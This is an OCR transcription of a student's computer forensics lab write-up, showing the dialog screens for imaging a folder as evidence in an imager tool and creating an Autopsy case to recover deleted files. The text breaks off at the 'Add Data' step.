







Select File
Evidence Source Selection
Please enter the source path:
C:\Users\admin\Documents\NetBeansProjects
Browse...
< Back
Finish
Cancel
Help



Create Image
Image Source
C:\Users\admin\Documents\NetBeansProjects
Starting Evidence Number:
1
Image Destination(s)
Add...
Edit...
Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start
Cancel



Evidence Item Information
Case Number:
20
Evidence Number:
01
Unique Description:
Network data
Examiner:
Michael Winston
Notes:
Sensitive Data
< Back
Next >
Cancel
Help


Select Image Destination
Image Destination Folder
D:\cfprac7
Browse
Image Filename (Excluding Extension)
networkdata
Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment
1500
Compression (0=None, 1=Fastest, ..., 9=Smallest)
6
Use AD Encryption
Filter by File Owner
< Back
Finish
Cancel
Help


Create Image
Image Source
C:\Users\admin\Documents\NetBeansProjects
Starting Evidence Number:
1
Image Destination(s)
D:\cfprac7\networkdata [Logical image]
Add...
Edit...
Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start
Cancel










Practical 8


Aim:- Recovering and inspecting deleted files.



Welcome
New Case
Open Recent Case
Open Case
Autopsy®
OPEN | EXTENSIBLE | FAST
Close



New Case Information
Steps
1. Case Information
2. Optional Information
Case Information
Case Name: Recover Files
Base Directory: D:\cfprac8
Browse
Case Type: Single-user Multi-user
Case data will be stored in the following directory:
D:\cfprac8\Recover Files
< Back
Next >
Finish
Cancel
Help



New Case Information
Steps
1. Case Information
2. Optional Information
Optional Information
Case
Number: 26
Examiner
Name: Michael Winston
Phone: 0808126745
Email: abcd@gmail.com
Notes: recovery of deleted data
Organization
Organization analysis is being done for: Not Specified
Manage Organizations
< Back
Next >
Finish
Cancel
Help



Add Data 